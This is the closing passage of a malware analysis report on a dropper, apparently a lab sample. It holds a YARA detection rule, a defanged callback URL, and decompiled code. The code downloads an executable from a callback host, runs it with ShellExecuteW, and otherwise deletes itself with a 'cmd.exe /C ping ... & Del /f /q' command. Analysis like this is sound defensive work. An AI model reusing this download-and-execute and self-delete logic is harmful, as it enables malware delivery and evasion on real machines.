


Fig 6: file is missing after executing the binary without internet connection available.

Rules & Signatures

A full set of YARA rules is included in Appendix A.

{Information on specific signatures, i.e. strings, URLs, etc}

Appendices

A. Yara Rules

```
rule Dropper_Malware {
    meta:
        description = "Yara rule for detecting dropper malware"
        author = "TMCA"
        last_updated = "2024-03-03"

    strings:
        $PE_magic_byte = "MZ"
        $cmd_exe = "c\x00m\x00d\x00.\x00e\x00x\x00e\x00"
        $http_Req = "h\x00t\x00t\x00p"
        $File_Download = "URLDownloadToFileW" ascii
        $sus_hex_string = {FF E4 ?? 00 FF}

    condition:
        $PE_magic_byte at 0 and
        all of ($cmd_exe, $http_Req, $File_Download) or
        $sus_hex_string
}
```

B. Callback URL

Domain	Port
hxxp://ssl-6582datamanager.helpdeskbros.local/favicon.ico	80

C. Decompiled Code Snippets

```
int32_t main (void) {
    int32_t var_6c0h;
    LPSTARTUPINFOW lpStartupInfo;
    int32_t var_658h;
    LPWSTR lpFilename;
    LPWSTR lpCommandLine;
    int32_t var_6ch;
    int32_t var_60h;
    int32_t var_8h;
    eax = *(data.00404004);
    eax ^= esp;
    eax = InternetOpenW ("Mozilla/5.0", eax, 0, 0, 0);
    ecx = esp;
    *(data.00404388) = eax;
    *(esp) = 0x7d0;
    *(lpStartupInfo.lpTitle) = 0;
    fcn_004011e0 ();
    eax = URLDownloadToFileW (0, "http://ssl-6582datamanager.helpdeskbros.local/favicon.ico", "C:\Users\Public\Documents\CR433101.dat.exe", 0, 0);
    if (eax == 0) {
        InternetOpenUrlW (*(data.00404388), "http://huskyhacks.dev", eax, eax, 0x40000000, eax);
        ecx = esp;
        *(esp) = 0xc8;
        var_6c0h = 0;
        fcn_004011e0 ();
        eax = ShellExecuteW (0, "open", "ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe", 0, data.00403138, 1);
        eax = 0;
        ecx = var_60h;
        ecx ^= esp;
        fcn_00401399 ();
        return eax;
    }
    eax = lpStartupInfo_lpTitle;
    memset (eax, 0, 0x44);
    eax = &lpFilename;
    __asm ("xorps xmm0, xmm0");
    *(esp) = xmm0;
    GetModuleFileNameW (0, eax, 0x104);
    eax = &lpCommandLine;
    fcn_00401010 (eax, 0x208, "cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s", var_658h);
    CreateProcessW (0, lpCommandLine, 0, 0, 0, 0x8000000, 0, 0, lpStartupInfo.cb, esp);
    CloseHandle (hObject);
    CloseHandle (*(esp));
    ecx = var_6ch;
    eax = 1;
    ecx ^= esp;
    fcn_00401399 ();
    return eax;
}
```

Fig 7: "main" Function Routine from Visual Studio